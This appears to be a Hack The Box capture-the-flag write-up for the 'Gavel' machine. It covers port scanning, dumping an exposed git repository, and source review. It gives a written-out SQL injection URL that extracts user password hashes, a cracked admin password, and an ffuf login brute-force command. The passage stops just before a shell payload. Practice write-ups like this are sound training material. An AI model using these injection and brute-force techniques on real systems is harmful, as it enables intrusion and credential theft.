# HTB-Gavel
Table of Contents
Scope:10.10.11.97Recon
Nmap
sudo nmap -sC -sV -sT -p- --min-rate=5000 -Pn gavel.htb -T5 -vvvv
PORT      STATE    SERVICE        REASON      VERSION22/tcp    open     ssh            syn-ack     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)80/tcp    open     http           syn-ack     Apache httpd 2.4.52|_http-favicon: Unknown favicon MD5: 954223287BC6EB88C5DD3C79083B91E1| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS| http-git:|   10.10.11.97:80/.git/|     Git repository found!|     .git/config matched patterns 'user'|     Repository description: Unnamed repository; edit this file 'description' to name the...|_    Last commit message: ..|_http-server-header: Apache/2.4.52 (Ubuntu)|_http-title: Gavel Auction
Right away I notice that a git repo was found, let’s enumerate it with git-dumper.
This post is password-protected. Enter the password to continue:
git-dumper


In order to view the source code easier I launched vscode and viewed it there.

Some interesting code I found was the following:

I would need to create a user first and check it out on the website to fully understand the inner workings, but at first glance this looks like a SQL Injection.
80/TCP - HTTP

I went over to the website and registered a new tester account:

Once registered I logged in:
I started bidding on some auctions and once I had won a couple I could view them in my inventory:

When we change the parameters from POST to GET the URL looks as follows:

I tried injecting the sort parameter since that’s what appeared to be injectable from our source code review.

This way we could query all parts of the item:

Exploitation
Blind SQLi - Intended Method
I turns out that in order to successfully inject any SQLi queries here we will have to attack both params. Thus we need to change the following:
SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASCTo this somehow:
SELECT x FROM (SELECT CONCAT(username, 0x3a, password) AS 'x' FROM users) y;When we put this all together it looks as follows:
http://gavel.htb/inventory.php?user_id=x`+FROM+(SELECT+CONCAT(username,0x3a,password)+AS+`'x`+from+users)y;--&sort=\?;--%00
Using the above query we’re able to acquire the password hash for auctioneer.
This hash is then easily cracked using john:

auctioneermidnight1Ffuf - Alternative Method
Alternatively we could just brute force the password. After having found the auctioneer username inside the source code we can attempt a brute-force attack:
ffuf -w /usr/share/wordlists/rockyou.txt:FUZZ -u "http://gavel.htb/login.php" -X POST -H "Content-Type: application/x-www-form-urlencoded" -H "Cookie: gavel_session=59o57iuco1ickd6da1tgt7q075" -d "username=auctioneer&password=FUZZ" -fr "Invalid username or password."
Admin Panel

We can now use the found credentials to log into the admin panel using the auctioneer admin user:


Inside the Admin Panel we can edit the active bids:

I then went ahead and tested out the functionality here by supplying some sample text and analysed it using caido:
Foothold
Shell as www-data

I then tried out the following payload inside the rule form.
